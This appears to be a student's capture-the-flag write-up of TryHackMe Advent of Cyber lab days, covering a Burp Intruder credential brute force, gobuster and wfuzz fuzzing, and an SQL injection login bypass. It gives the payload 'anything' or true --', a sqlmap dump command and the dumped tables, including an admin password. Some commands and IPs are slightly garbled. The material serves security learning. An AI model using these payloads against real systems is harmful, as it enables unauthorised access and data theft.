
Click the start attack button on the top right corner and look at which part of the username and password have different lengths



Type in the correct pair of username and password



Lastly the flag is captured



Thought process/Methodology:


We entered the website by using the given ip address. Then we saw a login web page but we doesn't have the username and password for it. After that, we open up BurpSuite and turn on the BurpSuite extension on the web browser. After type in a random username and password we try to refresh it but the BurpSuite had blocked the terminal and stop it from refreshing it. We click on the proxy page and send the whole code to the intruder page. We click on the cluster bomb attack type selection. After that, we click on payloads options and

type in the possible username into payload 1 and the possible password given into payload 2. After calculating by the BurpSuite, we found that the pair admin and password 12345 had different lengths compared to the other username and password pair. Lastly, we close all the BurpSuite pages and log in to the website by using the username and password found from the BurpSuite to capture the flag for this day.

Day4:Santa's Watching

Question1


We copy and paste the ip address given to the Firefox




Question 2

Question 3

We open the terminal and key in the gobuster to find the API



We fill in the ip address with /api to get the name of the file



Index of /api

Name	Last modified	Size	Description
Parent Directory	-	-	-
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.155.194 Port 80

Question 4

We use the wfuzz to get the date of the flag from the API directory



After changing the url at the tab of the Firefox, we got the flag

Thought process/Methodology:

We typed in the Ip address to log in to the website given using Firefox. We referred back to see the format of the Wfuzz to get the answer of question 2. We search for the api file from the directory using gobuster tools. After got the url, we get the file name to answer question 3. Finally, we use WFUZZ to get to know the date of the flag, Then, we changed the url of the website to get the flag.

Day 5 Someone stole Santa's gift list!

Copy ip address:8000 into Firefox.

Open the next browser and type ip address:3000, enter anything' or true- - for username and ads(can be anything) for password. Submit it and close the browser.

Open Burp Suite → next → start burp. (you can find it at application → web → Burp Suite).


Enable FoxyProxy in Firefox.

Question 1

We keep on guessing the login panel and finally we got it as/santapanel

Question 2


We logged in to the website(10.10.274.15:8000/santapanel)



Question 3

We log in to the website(10.10.274.15:3000)

We have tested a few usernames and passwords that is fit to the sql requirement.



We have got the correct username and password,

The screenshot shows a web browser window titled 'Really Insecure PHP Page - Mozilla Firefox'. The address bar shows the URL '10.10.247.21:3000'. The page content includes a title 'Login ByPass Practice', two input fields for 'Enter your username' (containing 'anything' or true --') and 'Enter your password' (containing '123'), and a 'Submit Query' button. Below the inputs, there is a text block explaining the exercise: 'Try putting anything' or true; -- in the password box (including the space). Remember to play around with breaking and fixing the query. Browse to /init.php to re-set the database.' A yellow box contains the SQL query:

```
SELECT * FROM users WHERE username = 'anything' or true -- ' AND password = MD5('123')
```

 Below the query, the word 'Result' is displayed. At the bottom of the browser window, a message says: 'It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...


we return to the secret login panel to enter it

The screenshot shows a web browser window titled 'Sequel - Mozilla Firefox'. The address bar shows the URL '10.10.247.21:3000/santapanel'. The page content includes a greeting 'Greetings stranger...', a warning 'Do not attempt to login if you are not a member of Santa's corporation!', and a login form with 'Username' (containing 'anything' or true --') and 'Password' (containing '123') fields, and a 'Login' button. At the bottom of the browser window, a message says: 'It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...


We have entered this pages

The screenshot shows a web browser window titled 'Welcome back, Santa!'. The page content includes a string of colorful Christmas lights, a cartoon illustration of Santa Claus, and a message 'The database has been updated while you were away!'. Below the message, there is a search bar with the text 'Enter:' and a 'Search' button. At the bottom of the browser window, a message says: 'It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

We key in something at the text bar



Then, we turn on the burp and open the burp suite application to get our database



Turn on the intercept and you will get the sql database

Intercept HTTP History WebSockets history Options

Request to http://10.10.247.21:8000

Forward Drop Intercept is on Action Open Browser

Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 1

Request Headers 9

```
1 GET /santapanel?search=Peiqin HTTP/1.1
2 Host: 10.10.247.21:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101
  Firefox/80.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.247.21:8000/santapanel?search=Peiqin
9 Cookie: session=eyJhdXRoIjp0cnVlfiQ.YqkaWQ.nAMc4avEuT5WD7500fpRApFsRmI
10 Upgrade-Insecure-Requests: 1
11
12
```

Send it to the repeater

Menu: Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

Intercept HTTP history WebSockets history Options

Request to http://10.10.247.21:8000

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /santapanel?search=Peiqin HTTP/1.1
2 Host: 10.10.247.21:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.247.21:8000/santapanel/
9 Cookie: session=eyJhdXRoIjpp0cnVlfiQ.YqkaWU:
10 Upgrade-Insecure-Requests: 1
11
12
```

Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0


Request Cookies 1

Request Headers 9


Context menu:

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools [Pro version only]
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation

Save the item



We open the terminal and type `insql map -r santa --tamper=space2connect --dump-all --dbms sqlite` to see our database



The database has shown

```

Database: SQLite_masterdb
Table: sequels
[22 entries]
+-----+-----+-----+
| kid   | age  | title                               |
+-----+-----+-----+
| James | 8    | shoes                              |
| John  | 4    | skateboard                         |
| Robert| 17   | iphone                            |
| Michael| 5    | playstation                       |
| William| 6    | xbox                              |
| David | 6    | candy                             |
| Richard| 9    | books                             |
| Joseph| 7    | socks                             |
| Thomas| 10   | 10 McDonalds meals               |
| Charles| 3    | toy car                           |
| Christopher| 8    | air hockey table                 |
| Daniel| 12   | lego star wars                   |
| Matthew| 15   | bike                              |
| Anthony| 3    | table tennis                     |
| Donald| 4    | fazer chocolate                  |
| Mark  | 17   | wii                               |
| Paul  | 9    | github ownership                 |
| James | 8    | finnish-english dictionary       |
| Steven| 11   | laptop                           |
| Andrew| 16   | raspberry pie                    |
| Kenneth| 19   | TryHackMe Sub                   |
| Joshua| 12   | chair                             |
+-----+-----+-----+

[01:14:08] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.247.21/dump/SQLite_masterdb/sequels.csv'

```

We finally get the answer for the number of gift

```

Database: SQLite_masterdb
Table: sequels
[22 entries]

```

Question 4

We also get to know what is needed by Paul from the database

```

Paul      | 9    | github ownership

```

Question 5

The flag of this question also shown in the database

```

Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+-----+-----+
| flag                                     |
+-----+-----+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+-----+-----+

```

Question6

We get to know the admin password from the database

```
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | EhCNSWzzFP6sc7gB |
+-----+-----+
```

Thought Process/Methodology:

We entered the website by using the given ip address. Then we saw a login web page but we doesn't have the username and password for it. So, we try a few username and password that is suit to the requirement of the sql. Then, we entered the username and password. We have enter something to update and get the database in the burp suite. After that, we open up BurpSuite and turn on the BurpSuite extension on the web browser. We open the intercept and then we get the database. We send the database to the repeater and save it. Then, we get into the terminal ta look for the database. Then we finally get the answer for each question from the database.